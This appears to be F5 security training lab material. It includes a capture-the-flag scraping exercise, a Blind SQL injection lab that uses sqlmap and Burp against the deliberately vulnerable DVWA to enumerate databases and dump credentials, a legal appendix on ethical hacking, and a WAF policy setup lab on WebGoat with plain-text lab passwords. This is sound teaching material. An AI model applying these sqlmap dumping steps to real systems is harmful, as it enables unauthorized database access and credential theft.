
Note: The OutWit application is written in Java so it sometimes has a challenge with resizing on the RDP session. If you cannot see all the panels well (as in the screenshot below), please resize it and move the

OutWit Hub Light File Edit View Navigation To	ools Help Upqrade				_ _ _ _ X		
e > 😮 📄 💓	▲ 🗐 🔒 https://webstore.f5lab.b	biz			🔻 URL 🥙 🚺 Google 🛛 🔎 🏫 😡		
⊿ 😭 page	Loatty: 10/1972859 Hackazon - (27 images)						
🗲 links	id Source Url	Image Filename	Size Weight	Media Url 🛤	HTML - Custom Export Edit		
documents images contacts	1 https://webstore.f5lab.biz/	HACKAZD) Hackazon.png	552 × 152	https://webstore.f5lab.bi	Images extracted from <u>webstore.f5lab.biz/</u> on 6/30/2017 at 8:15:19 PM		
 Itext Itext wards news 	2 https://webstore.f5lab.biz/	Martha_Stewart_Crafts_Garland_Pink_Pom_Po.	200×150	https://webstore.f5lab.bi	Media Url File HACKAZON Hackazon,png		
 source automators queries 	3 https://webstore.f5lab.biz/	Edwin_Jagger_Ivory_Porcelain_Shaving_Soap	200×163	https://webstore.f5lab.bi	Martha_Stewart_Crafts_Garlan		
 scrapers macros jabs 	4 https://webstore.f5lab.biz/	Cricut_Explore_Electronic_Cutting_Machine_w	200×135	https://webstore.f5lab.bi	Edwin_Jagger_Ivory_Porcelain_		
t == history	5 https://webstore.f5lab.biz/	get_flash_player.gif	112 × 33	https://www.adobe.com/	Cricut_Explore_Electronic_Cutti		
	6 https://webstore.f5lab.biz/	Vega_One_All_in_One_Nutritional_Shake_Fre	. 200×200	https://webstore.f5lab.bi	Get ADDEr RLASH* PLAYER Vega_One_All_in_One_Nutritio		
	7 https://webstore.f5lab.biz/	Tech_Communications_Safe_and_Sound_2_C	200 × 104	https://webstore.f5lab.bi 🚽	VTech_Communications_Safe_: •		
	Select 70w (f <u>any column 🔻 contains</u> flag-hacked.jpg	0 Scripts 🗆 Styles 🔽 Backgrounds	Orientations Portrait V Land	Image Sequences	Auto-Catch • Auto-Empty •		
id R P Collection Tin	ne Source I	the Catch (0)			Detail		
	,				W		
Rating Priorit	y Reseincoming (files -		Empty	Export -		
🎝 tart 😥 🌔 🎒					≉ 👍 🗑 🗭 8:15 PM		

sections around in OutWit until it resembles what you see in the screenshot below):

The highlighted sections in the mage above show the settings that need to be set in order to continue with the exercise.

Tell the scraping tool to look for a file called *flag-hacked.jpg*. Finding this file will earn you a point:



Change the scraping settings in the tool's GUI to Auto-Catch and Auto-Empty:

Auto-Catch	•	Auto-Empty	•

Make sure you tell the tool to Save the images which it finds:

Save incoming files	Empty Export -
3m.	

train the tool on https://webstore.f5lab.biz:



Hit enter

First set of images should show in the OutWit Hub GUI.

Important: Make the scraper scrape the entire site by following all the site's links. To do this, push the "Autoexplore the links on the page" button:

🥙 OutWit Hub Light								
File Edit View Navig	ation T	ools H	Help Upgrad	de				
e > 😢 ⊳ 膨	V		j 🔒	https://webstore. f5lab.b i	z			
⊿ 🧐 page		LocalIP:	104.197.236.99				Ha	
inks documents		id	Source Url		Image U L C V A 7 D k	Filename		

Challenge: BlindSQL Injection

Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

When an attacker exploits SQL injection, sometimes the web application displays error messages from the database complaining that the SQL Query's syntax is incorrect. Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions. This makes exploiting the SQL Injection vulnerability more difficult, but not impossible.

Putting it together: using SQLMAP with Burp. If dealing with clear-text http, you can just configure sqlmap to proxy thru Burp. If the site you are working with enforces SSL/TLS, within Burp: Proxy Options Proxy Listeners Request handling, select "Force Use of SSL"

To force SQLMAP to use burp as a proxy: ./sqlmap.py -u "http://<target URL" –proxy "http://127.0.0.1:8080" where -u is target URL, –data is POST data and –proxy is burp proxy details.

SQL injection/BlindSQLI exploit

Web applications front-end access to back-end databases. Properly built applications will validate the input into form fields. A client will fill out a web form and the results will be submitted. With SQL injection exploits, SQL commands are submitted in via the web application forms. If the application is not validating the input (blocking actual SQL commands), then those will get submitted to the database and results can be returned. When testing a website for SQL injection vulnerabilities, errors may be returned from vulnerable websites that indicate the site is vulnerable and how to exploit it. Some websites may suppresses the error messages however. This makes SQL injection harder and what leads to Blind SQL injection.

SQLi exploits can be performed manually thru a web browser. While this can be useful to test a website, it can consume time to manually exploit a vulnerable website. This is where SQLmap can be useful as an automated method to make SQL injection easier. The SQLmap official website says:

SQLmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

The focus of this lab will be on the use of SQLmap to "map" the database, learning the databases, tables, rows and columns. Successful completion of this lab will result in retrieval of the usernames and passwords. In the database you will find the CTF token.

Proxying the requests thru Burp Suite will help to see and work thru the exploit. Later in this lab you can use Burp Suite to proxy the SQLmap requests to get a better view of what is actually being sent/received.

Both Burp Suite and Sqlmap are tools installed on the jump box machine. Burp Suite is a link on the desktop and SQLmap is located in c:\sqlmap (as python sqlmap.py)

Executing the exploit

Connect to the jumpbox

Open Chrome and enable the developer tools (Control-Shift-I)

In order to use SQL map, you will need to gather a valid session cookie and the URL to test. The Chrome developer tools can help with this. Clicking on the Application tab of the developer tools will provide details on the cookies as well as other information,

- (10.128.1.2 🏾 🕐 F5	CTF v2 🖸 Damn Vulnerable V	/e 🗋 Hackazon 🗋 S	ruts2 Showcase 📋 Accounts Site 📋 HR Site						New tab		Ctrl-
			DVW	A					New windo	w nito window	Ctrl+ Ctrl+Shift+
		Home	Vulnerability: SQL I	njection (Blind)					History Downloads Bookmarks		Ctrl
		Instructions Setup	User ID:						Zoom	- 1009	6 +
		Brute Force Command Executi	ID: 4 First name: Pablo	it					Print Cast Find		Ctrl-
		CSRF Insecure CAPTCH/	More info Christians Christia				Ct	rl+S	More tools		
		File Inclusion SQL Injection	http://www.securiteam.com/securityrev http://en.wikipedia.org/wiki/SQL_inject	ion					Edit Cut Copy Pas Settings Help		
Elements Console Sources Network Performance Memory Application S			http://pentestmonkey.net/cheat-sheet/s	http://ferruh.mavituna.com/sql-injection-cheatsheet.oku/ http://pentestmonkev.net/cheat.sheet/sql-injection/mysql-sql-injection-cheat.sheet Security Audits Web Screer		Developer tools Ctrl+Shift+I			Exit Ctrl+Shift+Q		
<u>.</u>	C O X Filter										
n nifest vice Workers ar storage	Name		Value	Domain	Path	Expires / Max	Size	HTTP	Secu	re	SameSite
	BIGipServerdvwa-app.app~dvwa-app_pool		286523658.20480.0000	dvwa.f5lab.biz	/	Session		57 √		~	
	PHPSESSID security		nj9vs1a6klmmei8lilgegm3ar5 Iow	dvwa.f5lab.biz dvwa.f5lab.biz	/	Session Session		1			
orage Storage DB											

Browse to the DVWA website via the bookmark

Login to the DVWA website and click on the "SQL injection (Blind)" panel. (User:admin, pass:password)

Click the SQL Injection (Blind) on the left side of the page and enter a number (4 for example) into the user id field and click submit.

With these details, we are able to construct the sqlmap command.

Open a command prompt in windows and change to the "c:\sqlmap" directory. This implementation of sqlmap uses python so you will use the "sqlmap.py" script

You can type "sqlmap.py –hh" for an extended list of the options.

Some of the options that will be of interest to us include:

-u (for specifying the URL to test)

-cookie (for specifcing the session cookie to use)

-dbs (for enumerating the databases)

-D <database name> (for specifying a database to work with)

-tables (to provide a list of the tables in the DB)

-columns (provides the DB columns)

-dump (will dump the contents of the columns specified)

-proxy http://127.0.0.1:8080 (to use a proxy, in this case Burp suite listening on the loopback address of the local machine)

Appendix A: Cyber Security – A Legal Perspective

Cybercrime Security:

Collective processes and mechanisms by which people, sensitive and valuable information, products and services are protected from damage, publication, tampering or collapse by unauthorized activities or untrustworthy individuals and unplanned events respectively. Computer security aims at the protection of persons, information and property from theft, misuse, corruption, tampering, unauthorized disclosure, or natural disaster, while allowing the information and property to remain accessible and productive to its intended users

Background:

- In the early 1980s law enforcement agencies faced the dawn of the computer age with growing concern about the lack of criminal laws available to fight emerging computer crimes.
- In response, Congress included in the Comprehensive Crime Control Act (CCCA) of 1984 provisions to address the unauthorized access and use of computers and computer networks
- Throughout 1985, both the House and the Senate held hearings on potential computer crime bills, continuing the efforts begun the year before. These hearings culminated in the Computer Fraud and Abuse Act (CFAA)

Current Legal Environment:

- The Primary guide in most federal hacking cases in still the Computer Fraud and Abuse Act (CFAA passed by U.S. Congress in 1986)
- Other federal statutes used for prosecuting Cybercrime are:
- Wiretap Act
- · Unlawful Access to Stored Communications Act
- · Identity Theft and Aggravated Identity Theft Act
- Access Device Fraud Act
- CAN-SPAM Act
- Wire Fraud
- Communication Interference Act

Other considerations

In addition, most every state has its own Computer Crime Statutes. Each state also has its own prosecutorial system. Some states are much more active in the area of cybersecurity enforcement than others, but typically the states will cooperate with federal authorities. Some state laws are more restrictive than federal, i.e. in areas such as State Laws Addressing "Phishing" and State Spyware Laws. The laws are a complex web. Only skilled lawyers are capable of figuring out the full meaning revealed in case law interpretations of the state and federal laws.

Legal vs. Illegal hacking

Cracker vs Hacker

- A hacker is a person intensely interested in the arcane and recondite workings of any computer operating system. Hackers are most often programmers. As such, hackers obtain advanced knowledge of operating systems and programming languages. They might discover holes within systems and the reasons for such holes. Hackers constantly seek further knowledge, freely share what they have discovered, and never intentionally damage data.
- A cracker is one who breaks into or otherwise violates the system integrity of remote machines with
 malicious intent. Having gained unauthorized access, crackers destroy vital data, deny legitimate
 users service, or cause problems for their targets. Crackers can easily be identified because their
 actions are malicious.

Clear Dividing Line

- Congress needs to enact a clearer, more technologically current law to rationally and fairly divide the line between legal and illegal hacking. The complete rewrite should include different Acts for criminal and civil rules and enforcement, and should tie into privacy and security legislation.
- Need a clearer / more dependable way to distinguish between "ethical" and "malicious" hacking
- Malicious hacking is always negative and destructive. Ethical hacking's goal is to contribute to the security community and to improve overall security

White / Grey / Black(cracker) Hat Hacking

- All of them exploit weaknesses in computer systems and networks
- Black Hat Hackers, computer criminals whose malicious activities serve their own ends ranging from financial gain to simply causing chaos
- White Hat ("ethical") Hackers are usually those that carry out their craft with no apparent criminal intention in mind
- Grey Hat Hackers sit in the middle, often hacking into a system just to prove they can, but afterwards usually notifying the vendor or owner of the weakness

White Hat Hacking

- Usually hired by companies to carry out vulnerability assessments and penetration testing, a technique that helps to determine how secure the company's systems are.
- It's a necessary business service that allows businesses identify their weaknesses and shore up their defences against real criminals (Crackers / Black Hats)

Is Ethical Hacking Legal? – It depends!

• Companies believe that authorizing an ethical hacker to test a company's defences is enough legal protection to justify ethical hacking. Ethical Hackers believe they are justified by the fact that they are acting in the best interests of the company who hired them

• However, what needs to be considered is how far the hacker is willing to go to test the systems. Or worse, to switch into grey hat mode, determined to break in just to prove they can

Ethical hacking pitfalls

- Often, Ethical Hackers break laws in order to conduct their activities:
- Obtaining a user's PII (i.e. social engineering)
- · Gain access to the system using someone else's credentials (obtained Illicitly)
- · Gain access to confidential information
- Gain access to customer/employee information
- Probe / "White Hat"-hack other avenues to the company being tested i.e. access via their business partners. Unless the business partner has been included in the scope of the penetration test, the ethical hacker has strayed outside the boundaries of the law to achieve their aims

Remarks

- "Ethical Hackers" aim to test businesses' security in a constructive way in order to improve it
- Companies hire ethical hackers because they need to test their security. By granting their permission to the pentest, they effectively cover their corporate eyes and ears while these actions are carried out
- · However, often neither the company or the hacker know if/what laws are being broken
- So it is a Grey Area Ethical Hackers are not granted immunity they need to ensure that the actions they take do not break the laws outlined in the Law Acts and Statuses

Worlwide View

- · No single international framework for cybersecurity law, but some multi?lateral efforts
- Budapest Convention on Cybercrime (2001)
- · Council of Europe's effort to harmonize disparate national cybercrime laws
- EU Network and Information Security (NIS) Directive
- PRIVACY Proposed EU General Data Protection Regulation
- New law would apply to any company that controls or processes the personal data of Europeans through the offering of goods and services even if company has no physical presence in Europe.
- Fines of up to 4% of company's annual global revenue or €20 million for violations
- · Other countries each have Cybersecurity laws

Tensions in Global Cyberspace

- The rapid growth of the Internet and sophistication of cybercrime continues to outpace the ability of
 the legal
- system to respond. The attribution problem makes policing and accountability particularly difficult.
- Cyber assets are distributed between the public sector and private sector, and the private sector is comprised of a

- wide range of disparate entities.
- There is a lack of international coordination on cyber issues. As a result, there is no centralized international cyber
- threat information sharing or common computer incident response teams.
- Different values among countries; different levels of preparedness; different degrees of interest and risks.
- Companies and governments face overlapping and conflicting sets of laws:
- · Harmonization vs. divergence of regional and national laws
- · Personal data laws and system/infrastructure obligations are not integrated or reconciled
- Quality of company's cybersecurity depends in part on visibility into traffic on its own network, but such insight can
- be in tension with cultural and sometimes legal barriers to electronic monitoring of employees.
- · Approach to implementation: market?driven vs. regulatory
- · Governance: government?centric vs. multi?stakeholder

Certified Ethical Hacking Certification

A Certified Ethical Hacker is a skilled professional who understands and knows how to look for weaknesses and vulnerabilities in target systems and uses the same knowledge and tools as a malicious hacker, but in a lawful and legitimate manner to assess the security posture of a target system(s). The CEH credential certifies individuals in the specific network security discipline of Ethical Hacking from a vendor-neutral perspective.

The purpose of the CEH credential is to:

- Establish and govern minimum standards for credentialing professional information security specialists in ethical hacking measures.
- Inform the public that credentialed individuals meet or exceed the minimum standards.
- Reinforce ethical hacking as a unique and self-regulating profession.

About the Exam

Number of Questions: 125

Test Duration: 4 Hours

Test Format: Multiple Choice

Test Delivery: ECC EXAM, VUE

Exam Prefix: 312-50 (ECC EXAM), 312-50 (VUE)

Learn More

Sign up for an account on https://f5.com/labs to stay up to date Notes:

F5 Networks, Inc. | f5.com

US Headquarters: 401 Elliott Ave W, Seattle, WA 98119 | 888-882-4447 // Americas: info@f5.com // Asia-Pacific: apacinfo@f5.com // Europe/Middle East/Africa: emeainfo@f5.com // Japan: f5j-info@f5.com ©2017 F5 Networks, Inc. All rights reserved. F5, F5 Networks, and the F5 logo are trademarks of F5 Networks, Inc. in the U.S. and in certain other countries. Other F5 trademarks are identified at f5.com. Any other products, services, or company names referenced herein may be trademarks of their respective owners with no endorsement or affiliation, express or implied, claimed by F5. These training materials and documentation are F5 Confidential Information and are subject to the F5 Networks Reseller Agreement. You may not share these training materials and documentation with any third party without the express written permission of F5.

Class 3: ASM 141 - Good WAF Security, Getting started with ASM

This class will focus on a best practice approach to getting started with ASM and application security.

This is the 1st class in a four part series based on: Succeeding with Application Security

Here is a complete listing of all ASM classes offered at this years Agility.

- Good WAF Security Getting started with ASM
- · Elevated WAF Security Elevating ASM Protection
- · High and Maximum WAF Security Maximizing ASM Protection
- · WAF Programmability Enhancing ASM Security and Manageability

Following the Agility conference you can visit clouddocs.f5.com to continue your education.

3.1 Lab Environment & Topology

Note: All work is done from the Linux client/jumphost (client01), which can be accessed via RDP (Windows Remote Desktop) or ssh. No installation or interaction with your local system is required.

3.1.1 Environment

Linux client (client01):

Web Attack Tools used in this lab:

- OWASP ZAP DAST
- · BURP Community Edition Packet Crafting

Api Tools:

- Ansible Automation platform
- · curl command line webclient, will be used to interact with the iControl Rest API
- · Postman Graphical based Restful Client, will be used to interact with the iControl Rest API
- python general programming language used to interact with the iControl Rest API

Linux server (server01):

 WebGoat 8 - WebGoat is a deliberately insecure web application maintained by OWASP designed to teach web application security lessons. You can install and practice with WebGoat. There are other 'goats' such as WebGoat for .Net. In each lesson, users must demonstrate their understanding of a security issue by exploiting a real vulnerability in the WebGoat applications. For example, in one of the lessons the user must use SQL injection to steal fake credit card numbers. The application aims to provide a realistic teaching environment, providing users with hints and code to further explain the lesson.

Why the name "WebGoat"? Developers should not feel bad about not knowing security. Even the best programmers make security errors. What they need is a scapegoat, right? Just blame it on the **Goat!**

3.1.2 Lab Topology


The network topology implemented for this lab is very simple. The following components have been included in your lab environment:

- 1 x Ubuntu Linux 16.04 client
- 1 x F5 BIG-IP VE (v13.1.0.2) running ASM and LTM
- 1 x Ubuntu Linux 16.04 server

The following table lists VLANS, IP Addresses and Credentials for all components:

Component	mgmtnet IP	clientnet IP	servernet IP	Credentials
Linux Client	10.1.1.51	10.1.10.51	N/A	https-
(client01)				ubuntu:ubuntu
Bigip (bigip01)	10.1.1.245	10.1.10.245	10.1.20.245	https -
				admin:f5DEMOs4u!
				ssh -
				f5student:f5DEMOs
Linux Server &	10.1.1.252	N/A	10.1.20.252	ssh -
WebGOAT app				f5student:f5DEMOs
(server01)				

A graphical representation of the lab:



3.2 Module 1: Base Policy Creation

Estimated time for completion: 45 minutes.

3.2.1 Exercise 1.1: Policy Creation

Objective

- Create a transparent rapid deployment policy.
- Enable application security logging profile.
- Validate that both the policy and logging profile are working.
- · Configure Geolocation and review logs
- Configure IP Intelligence and review logs
- Estimated time for completion: 30 minutes.

Note: If the Operating system prompts you to update system software, please decline

1. RDP to the the jumpbox, launch Chrome (please be patient and don't click the icon multiple times. Chrome can take a few seconds to launch), click the BIG-IP bookmark and login to TMUI. admin/f5DEMOs4u!

Note: The XRDP service automatically opens a persistent shell in the top left corner of your desktop. Type **exit** to make it go away.

Applications Places) 🛃 🔁 🖉	ج 🚱 🊱	Ē
ubuntu@jumphost:~\$			
abanca@jampnosc. \$			

Please ensure that four virtual servers are configured before you begin:

- webgoat.f5demo.com_https_vs
- webgoat.f5demo.com_https_overlay_vs
- webgoat.f5demo.com_http_vs
- automation_vs

Create Your 1st WAF Policy

- 1. On the Main tab, click **Security > Application Security > Security Policies**. The Active Policies screen opens.
- 2. Click on the Polices List

ONLINE (ACTIVE) Standalone		
Main Help About	Security » Application Security : Security	Policies : Policies List
Mage Statistics	🔅 👻 Policies List Policy Groups	Policies Summary Policy Diff
iApps	□ Q - ↓↑ Name - A to Z ↑	-
🕥 dns	No records to display	Create New Policy Import Policy
Local Traffic		
Acceleration		No policies in ASM
Device Management		Create or Import a new policy.
Security		
Overview		
Application Security		

- 1. Click on the Create New Policy button. The policy creation wizard opens.
- 2. Click on the **Advanced** button (Top-Right) to ensure that all the available policy creation options are displayed.
- 3. Name the security policy lab1_webgoat_waf and notice that the Policy Type is security.
- 4. Verify the **Policy Template** is set to Rapid Deployment Policy and notice it is a transparent security policy by default
- 5. Assign this policy to the webgoat.f5demo.com_https_vs from the Virtual Server drop down.
- 6. Confirm that the Application Language is set to UTF-8.
- 7. Accept the remaining default policy settings and click **Create Policy** to complete the policy creation process.

Note: After policy creation is complete, the properties will be displayed for review within the Policies List menu.

Your settings should reflect the figures below:

Create Policy Cancel					
Policy Name	lab1_webgoat_waf				
	Partition: Common				
Description					
Policy Type	Security Parent				
Policy Template	Rapid Deployment Policy	٣			
Virtual Server	webgoat.f5demo.com_https_vs (HTTPS)				
Learning Mode	Automatic Manual Disabled				
Enforcement Mode	Transparent Blocking				
Application Language	Unicode (utf-8)	Ŧ			
Server Technologies	Select Server Technology	•			
Signature Staging	Enabled Disabled				
Enforcement Readiness Period	7 days				
Policy is Case Sensitive	Enabled Disabled				
Differentiate between HTTP/WS and HTTPS/WSS URLs	Enabled Disabled				

Secu	rity » Application	Security : Security	Policies : Policies Li	st				
÷-	Policies List	Policy Groups	Policies Summary	Policy Diff				
	Q- ↓† Created Time	e 🛨 Newest 🖊						
✓ lal	b1_webgoat_waf	webgoat.f5	Delete Apply	Save as Template	Export Save Changes			
					Policy Summary			
					for new policies and review policy settings for existing policies. s page will have a link for editing the setting.			
			Policy Name		lab1_webgoat_waf ➢			
					Partition / Path: /Common			
			Description		Rapid Deployment Policy			
			Policy Type		Security			
			Policy Template		Rapid Deployment Policy			
			Parent Policy		None			
			Application Langu	age	Unicode (utf-8)			
			Virtual Server		webgoat.f5demo.com_https_vs 🖻			
			Enforcement Mode	•	Transparent			
					View Learning and Blocking Settings 🔎			

Verify WAF Profile is Applied to Virtual Server

- 1. In the configuration utility navigate to Local Traffic > Virtual Servers, click on webgoat.f5demo. com_https_vs.
- 2. Click on Policies under the Security tab at the top of the webgoat.f5demo.com_https_vs details menu.
- 3. In the Application Security Policy drop down menu, ensure Application Security Policy is Enabled... and the Policy: drop-down selection shows the lab1_webgoat_waf policy.
- 4. Notice Log Profile is set to Disabled.

Local Traffic » Virtual Se	Local Traffic Virtual Servers : Virtual Server List webgoat.f5demo.com_https_vs									
🔅 🗸 Properties	Resou	irces	Security	-	Statistics					
Policy Settings										
Destination		10.1.10.145:	443							
Service	HTTPS									
Application Security Policy	Enabled Policy: lab1_webgoat_waf									
Service Policy		None 🔻								
IP Intelligence		Disabled •								
DoS Protection Profile		Disabled	·							
Log Profile		Disabled	r							
Update										

Create Application Security Logging Profile

- 1. In the configuration utility navigate to **Security > Event Logs > Logging Profiles** then click on the **plus** icon.
- 2. Under the Logging Profile Properties section enter a Profile Name waf_allrequests, select the checkbox for Application Security.
- 3. Change the Configuration dropdown to Advanced under the Application Security section.
- 4. Select the Local Storage value for the Storage Destination configuration option.
- 5. Select the For all Requests value for the Response Logging configuration option.
- 6. Select the All requests value for the Request Type configuration option.
- 7. Click Finished.

Security >> Event Logs : Loggin	g Profiles » Create New Logging Profile
Logging Profile Properties	
Profile Name	waf_allrequests
Description	
Application Security	C Enabled
Protocol Security	Enabled
Network Firewall	Enabled
DoS Protection	Enabled
Bot Defense	Enabled
Application Security	
Configuration Advanced V	
Storage Destination	Local Storage
Guarantee Local Logging	Enabled
Response Logging	For All Requests
Storage Filter Basic V	
Request Type	All requests
Cancel Finished	

Question: Would logging all requests and responses in a production environment be a best practice?

Answer: This adds 50% or more to the overhead on the log engine and would not typically be used outside of troubleshooting or high security environments that are appropriately sized.

Apply WAF Logging Profile

- 1. Under Local Traffic > Virtual Servers, click on webgoat.f5demo.com_https_vs.
- 2. Click on Policies under the Security tab at the top of the webgoat.f5demo.com_https_vs details menu.
- 3. In the Log Profile drop down menu, select Enabled...
- 4. Within the **Available** logging profiles menu, select waf_allrequests and then click the << arrows to move the logging policy to the **Selected** profile.
- 5. Click on the Update button to apply the policy.

Local Traffic » Virtual Se	Local Traffic >>Virtual Servers : Virtual Server List >>webgoat.f5demo.com_https_vs									
🔅 🗸 Properties	Resources	Security	•	Statistics						
Policy Settings				1						
Destination	10.1.10.145	443								
Service	HTTPS									
Application Security Policy	Enabled	Enabled Policy: lab1_webgoat_waf								
Service Policy	None	None								
IP Intelligence	Disabled	Disabled •								
DoS Protection Profile	Disabled	•								
Log Profile	Enabled Sele /Common waf_allre	cted	< Lo bo	Available og all requests og illegal requests t-defense_allreque obal-network cal-dos	ests					
Update										

Test WAF Policy

1. Open the Google Chrome browser and navigate to https://webgoat.f5demo.com/WebGoat/ login You'll find a toolbar shortcut for the webgoat link.

🖉 🕞 BIG-IP® - bigip01.f5 🗙 🎦 Login Page	×
\leftarrow \rightarrow C \triangle A Not secure https://webgoat.f50	demo.com /WebGoat/login
🚯 BIG-IP® 🗋 WebGoat	
WEBGOAT	
Username	
Username	
Password	
Password	
Sig	
Register	new user

- 2. Login using **f5student/f5DEMOs4u!** credentials and interact with the webgoat application by browsing. Please refrain from experimenting with the site using any familiar "exploit" techniques.
- 3. On the BIG-IP, navigate to **Security > Event Logs > Application > Requests**.
- 4. Clear the default "Illegal Requests" filter by clicking the x.

Secur	Security » Event Logs : Application : Requests										
# -	Application	4	Protocol				DoS		Bot Defense		Logging Profiles
	□ Q VIT Date Vewest ↓ Newest ↓ Illegal Requests: Illegal Requests Illegal Requests										
No records to display											
							reque				

5. Verify that requests are being logged by the WAF. You should be able to see both the raw client requests and server responses.

Security » Event Logs : Application : Requests								
🚓 👻 Application 👻 Protocol 👻	Network	- DoS						
Q → Iî Date → Newest ↓ N→ [H11P5]/WebGoat/js:libs/gueiy-2.2.4.min.js 0.1.1.0.28 15:42:14 2018-06-19	200	Delete Request E	xport Request 📁 🍋			\$\mathcal{P}_{\box}\$ Total Entries: 66 \$\sum_{\box}\$ \$\mathcal{C}_{\box}\$		
[HTTPS] /WebGoat/service/lessonovervie 10.1.10.28 15:42:14 2018-06-19	200	▼ [HTTPS] /WebGo Geolocation -	at/js/goatApp/model/MenuModel.js T 🕥 N/A		Time	Basic All Details		
[HTTPS] /WebGoat/service/lessoninfo.mvc ① 10.1.10.28 15:42:14.2018-06-19	200	Source IP Address + Session ID +	▼ 0 10.1.10.28:51072 ▼ 79d23652bc287afa		Violation Rating Attack Types	Notrated N/A		
■ [HTTPS] /WebGoat/WebGoatIntroduction.L. ● 10.1.10.28 15:42:14 2018-06-19	200		Request			Response NA		
■ [HTTPS] /WebGoat/service/lessonmenu.mvc ● 10.1.10.28 15:42:14 2018-06-19	200	Host: webgoat.1	s/goatApp/model/MenuModel.js HTTP/1.1 *5demo.com					
[HTTPS] /WebGoat/service/labels.mvc ① 10.1.10.28 15:42:14 2018-06-19	200	User-Agent: Mo: Accept: */*						
[HTTPS] /WebGoat/js/goatApp/model/Assl 10.1.10.28 15:42:14 2018-06-19	200	Accept-Encoding Accept-Language	eferer: https://webgat.f5demo.com/webgat/start.mvc ccept-Lncoding; gzlp, deflate, pr ccept-Lnapuage: en-US, en;q=0.9 oxicl: JSESSTUND-Cc00509044950581978AA0D4775FB9970; T501527d85=01cfaa7b64d9797cad7735a583305e7a4eer05896531e8189e17cb83cd094d73b58bd6279f2c30d1a882dd80114642065					
[HTTPS] /WebGoat/js/goatApp/model/Hint 10.1.10.28 15:42:14 2018-06-19	200		177efb114021555c85774107542; TS01b826ba=01cfaa7b64b32a0			99166feb6586a8294d16853482694842919ab44d227ae94e6c6ca7edicf02c96		

3.2.2 Exercise 1.2: Geolocation and IP Intelligence

Geolocation

- 1. Open Security > Application Security > Geolocation Enforcement
- Select all geolocations except the United States and N/A and move them to Disallowed Geolocations. Save and then Apply Policy.

Note: N/A covers all RFC1918 addresses. If you aren't dropping them at your border router (layer 3), you may decide to geo-enforce at ASM (Layer 7) if no private IP's will be accessing the site.

Security » Application Security	y : Geolocation Enforcement		
🔅 👻 Geolocation Enforcement			
Current edited security policy lab1	webgoat_waf (transparent) •		Apply Policy
Geolocation Enforcement			
	Diaalowed Geolocations: Myanmar Myanmar Neuroba Neurob	• ~~	*
Save			

Important: Remember to click on the **Apply Policy** button (top right) to commit security policy changes.

3. Open Local Traffic > iRules and open the iRule titled webgoat_irule and review the code.

```
when HTTP_REQUEST {
    HTTP::header replace X-Forwarded-For "[expr (int(rand()*221)+1)].[expr_
    int(rand()*254)].[expr int(rand()*254)].[expr int(rand()*254)]"
  }
```

Note: The above iRule is essentially scanning the HTTP headers and when it finds the X-Forwarded-For header it will replace the original source IP address with a randomized IP address. Since we are only manipulating the header this has no discernable affect on traffic flow. This

iRule event, when HTTP_REQUEST, also fires before the ASM policy allowing this "trick" to work to demonstrate a global range of source IP addresses.

4. Open Local Traffic > Virtual Servers and click on webgoat.f5demo.com_https_vs. Go to the Resources horizontal tab and click on Manage in the iRules section.

Local Traffic » Virtual Servers	s: Virtual Server List	
	surve Security - Statistics D	
Load Balancing		
Default Pool	webgoal pool	
Default Persistence Profile	None •	
Fallback Persistence Profile	None	
Update		
Rules		Manage
Name		
No records to display.		
Policies		Manage
Name		
/Common/asm_auto_17_policyw	webgoat.15demo.com_https_vs	

5. Select the webgoat_irule, move it to the **Enabled** assignment and click **Finished**.

Local Traffic								
Properties	Resources	Security						
Resource Management								
iRule	Common webgoat	A	_sys_auth_ssl _sys_auth_ssl _sys_auth_tao _sys_https_rel ip_rep_irule	_ocsp acs	* *			
Cancel Finished								

6. We now need to tell ASM to trust the XFF header by turning on the **Trust XFF Header** feature in the policy. Navigate to **Application Security > Policy > Policy Properties** and hit the dropdown for **Advanced View**. You can now check the box to **Trust XFF Header** and click **Save** then **Apply Policy**

Current edited security policy lab	1_webgoat_waf(transparent) ▼	Apply Policy
Policy Properties Advanced V		Cancel Save
Policy Name	lab1_webgoat_waf	
Version	2018-06-28 15:58:57 (Source Host Name: bigip1, Source Policy Name: /Common/lab1_webgoat_wal)	
Policy Type	Security Policy	
Application Language	Unicode (uff-8)	
Policy Description	Rapid Deployment Policy	
Enforcement Readiness Period	7 days	
Signature Staging	Enabled (Attack Signatures Configuration)	
Policy is case sensitive	Yes	
Event Correlation Reporting	@ Enabled	
Differentiate between HTTP/WS and HTTPS/WSS URLs	In Frabled Note: You cannot change this property as there are URLs in the security policy with the same name and different protocol.	
Mask Credit Card Numbers in Request Log	@ Enabled	
Maximum HTTP Header Length	Any O Length: Bytes	
Maximum Cookie Header Length	Any O Length: Bytes	
Allowed Response Status Codes	New Allowed Response Status Code Add 400 401 407 407 407 407 503 Emove All Pernove Note: Response codes 200 through 399 are automatically allowed by the system.	
Dynamic Session ID in URL	[Disabled ▼]	
Trigger ASM iRule Events	Enabled	
